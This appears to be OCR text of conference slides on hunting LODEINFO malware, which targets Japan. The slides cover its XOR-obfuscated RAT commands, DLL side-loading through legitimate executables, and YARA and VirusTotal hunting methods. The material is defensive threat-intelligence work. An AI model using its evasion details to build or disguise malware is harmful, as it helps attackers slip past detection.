
string index-based substitution cipher

(decryption script → Appendix D)

RAT commands list obfuscation

v0.5.6

command strings stored in a shellcode are **2bytes XORed** **(keys are unique for each command)**



compare command (**ls**)

compare command (**command**)

RAT commands list obfuscation

v0.5.6

command strings stored in a shellcode are **2bytes XORed** **(keys are unique for each command)**

https://github.com/JPCERTCC/jpcert-yara/blob/main/other/lodeinfo.yara

Summary

- The operation is **highly motivated to attack Japan**, as evidenced by the well-crafted decoy documents and its CnC servers' location
- LODEINFO malware is continuously updated and used for campaigns targeting JAPAN
  - Very likely to be used after 2022
- TTPs change frequently
  - Efforts to avoid analysis by tools and signature matching have been continuously carried out
  - **Cannot hunt and defense from threats simply by applying threat intelligence from others as it is**

Research and Hunting Methodologies

Motivation of research

- Countering potential threats to your organization
  - In addition to reading threat reports,
    we need to continuously observe threats and track the latest attacks.
  - A representative example is **the campaigns using LODEINFO**.
- But it is difficult for us to handle raw incident cases...
  - ☛ **Aim to detect glimpses of threats with open-source intelligence !!**
- Actions we can take based on open-source threat intelligence
  - Continuous observation from externally published IoCs
  - Digging deeper into reports and creating specific detection logics
  - Collecting and sharing threat intelligence actively


Sources of threat intelligence

Twitter

Various intelligence is in here.

Objectives:
- Broad information gathering
- Get the first report quickly


ANY.RUN & Hybrid Analysis



Famous online sandboxes.

Objectives:
- Searching for valuable artifacts
- Conducting YARA rule hunting

VirusTotal




Online analysis service with large data sets.

Objective:
- Real-time YARA rule hunting
- Downloading artifacts
  (Price: 2 million yen/year +)

Threat intelligence monitoring on Twitter


The official Twitter client is too difficult to use in this purpose, so use TweetDeck to monitor key accounts and keywords.



Utilizing VirusTotal

Collect artifacts from VirusTotal based on threat reports and IoCs
Analyze malwares and create YARA rules -> using **Livehunt** to hunt matched artifact real-time


☛ Rules with good accuracy -> import into your organizations' detection logic



https://www.virustotal.com/

Is it possible to create YARA rule for loaders ?

Implementation of Shellcode loader (SfsDll32.dll) changed greatly




Easy to change implementation because loader works with a simple logic
(sometimes) **cannot catch updated loaders by rules created for former samples**

hunting 1 byte XOR shellcodes by brute force rules is not going to work when encryption method changes (like RAT command 2 byte XOR)

Find TTPs that rarely change based on reports

- LODEINFO's loader is side-loaded from default execution flow of legitimate executable
- Only two legitimate executables observed so far
  - SfsDllSample.exe: 2020/05 ~ 2021/12
  - K7SysMon.exe: 2022/03 ~




https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

Find TTPs that rarely change based on reports

assumption:
"It is more difficult to change legitimate executable than change implementation of loader"

👇


hunting all files to be Side-loaded



https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

Find function called from default execution flow

- analyze legitimate executable statically
- “StartSystemMonitor” is the only loaded function called from the default execution flow




malicious DLL Loader must have StartSystemMonitor in export table !

Using File search modifiers

Files with ”StartSystemMonitor” in export table -> only 4 samples / 3 months

☛ manageable amount !

